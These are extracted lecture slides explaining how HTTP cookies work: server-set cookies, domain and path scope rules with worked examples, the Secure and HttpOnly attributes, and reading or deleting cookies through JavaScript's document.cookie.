


Target
1057 Eastshore Hwy
ALBANY, CA 94710
Sponsored


These nearby stores have ingredients on sale!

Cookies

◆ A way of maintaining state



Setting/deleting cookies by server



- ◆ The first time a browser connects to a particular web server, it has no cookies for that web server
- ◆ When the web server responds, it includes a **Set-Cookie:** header that defines a cookie
- ◆ Each cookie is just a name-value pair


View a cookie

In a web console (firefox, tool->web developer->web console), type

`document.cookie`


to see the cookie for that site

Cookie scope




- ◆ When the browser connects to the same server later, it includes a Cookie: header containing the name and value, which the server can use to connect related requests.
- ◆ Domain and path inform the browser about which sites to send this cookie to

Cookie scope



- Secure: sent over https only
 - https provides secure communication (privacy and integrity)

Cookie scope



- Expires is expiration date
 - Delete cookie by setting “expires” to date in past
- HttpOnly: cookie cannot be accessed by Javascript, but only sent by browser

Cookie scope

- ◆ Scope of cookie might not be the same as the URL-host name of the web server setting it

Rules on:

1. What scopes a URL-host name is allowed to set
2. When a cookie is sent to a URL

What scope a server may set for a cookie

domain: any domain-suffix of URL-hostname, except TLD
[top-level domains, e.g. '.com']

example: host = "login.site.com"

allowed domains

login.site.com

.site.com

disallowed domains

user.site.com

othersite.com

.com

⇒ **login.site.com** can set cookies for all of **.site.com**
but not for another site or TLD

Problematic for sites like **.berkeley.edu**

path: can be set to anything

Examples

Web server at `foo.example.com` wants to set cookie with domain:

domain	Whether it will be set, and if so, where it will be sent to
<i>(value omitted)</i>	<i>foo.example.com</i> (exact)
<i>bar.foo.example.com</i>	
<i>foo.example.com</i>	<i>*.foo.example.com</i>
<i>baz.example.com</i>	
<i>example.com</i>	
<i>ample.com</i>	
<i>.com</i>	

Examples

Web server at `foo.example.com` wants to set cookie with domain:

domain	Whether it will be set, and if so, where it will be sent to
<i>(value omitted)</i>	<i>foo.example.com</i> (exact)
<i>bar.foo.example.com</i>	Cookie not set: domain more specific than origin
<i>foo.example.com</i>	<i>*.foo.example.com</i>
<i>baz.example.com</i>	Cookie not set: domain mismatch
<i>example.com</i>	<i>*.example.com</i>
<i>ample.com</i>	Cookie not set: domain mismatch
<i>.com</i>	Cookie not set: domain too broad, security risk

When browser sends cookie



GET //URL-domain/URL-path
Cookie: NAME = VALUE

Server

Goal: server only sees cookies in its scope

Browser sends all cookies in URL scope:

- cookie-domain is domain-suffix of URL-domain, and
- cookie-path is prefix of URL-path, and
- [protocol=HTTPS if cookie is "secure"]

When browser sends cookie



GET //URL-domain/URL-path
Cookie: NAME = VALUE

Server

A cookie with

domain = **example.com**, and

path = **/some/path/**

will be included on a request to

<http://foo.example.com/some/path/subdirectory/hello.txt>

Examples: Which cookie will be sent?

cookie 1

name = **userid**

value = u1

domain = **login.site.com**

path = /

non-secure

cookie 2

name = **userid**

value = u2

domain = **.site.com**

path = /

non-secure

http://checkout.site.com/

cookie: userid=u2

http://login.site.com/

cookie: userid=u1, userid=u2

http://othersite.com/

cookie: none

Examples

cookie 1

name = **userid**

value = u1

domain = **login.site.com**

path = /

secure

cookie 2

name = **userid**

value = u2

domain = **.site.com**

path = /

non-secure

http://checkout.site.com/

http://login.site.com/

https://login.site.com/

cookie: userid=u2

cookie: userid=u2

cookie: userid=u1; userid=u2

(arbitrary order)

Client side read/write: `document.cookie`

- ◆ Setting a cookie in Javascript:

```
document.cookie = "name=value; expires=...; "
```

- ◆ Reading a cookie: `alert(document.cookie)`

prints string containing all cookies available for document (based on [protocol], domain, path)

- ◆ Deleting a cookie:

```
document.cookie = "name=; expires= Thu, 01-Jan-70"
```

`document.cookie` often used to customize page in Javascript

Viewing/deleting cookies in Browser UI

Firefox: Tools -> page info -> security -> view cookies

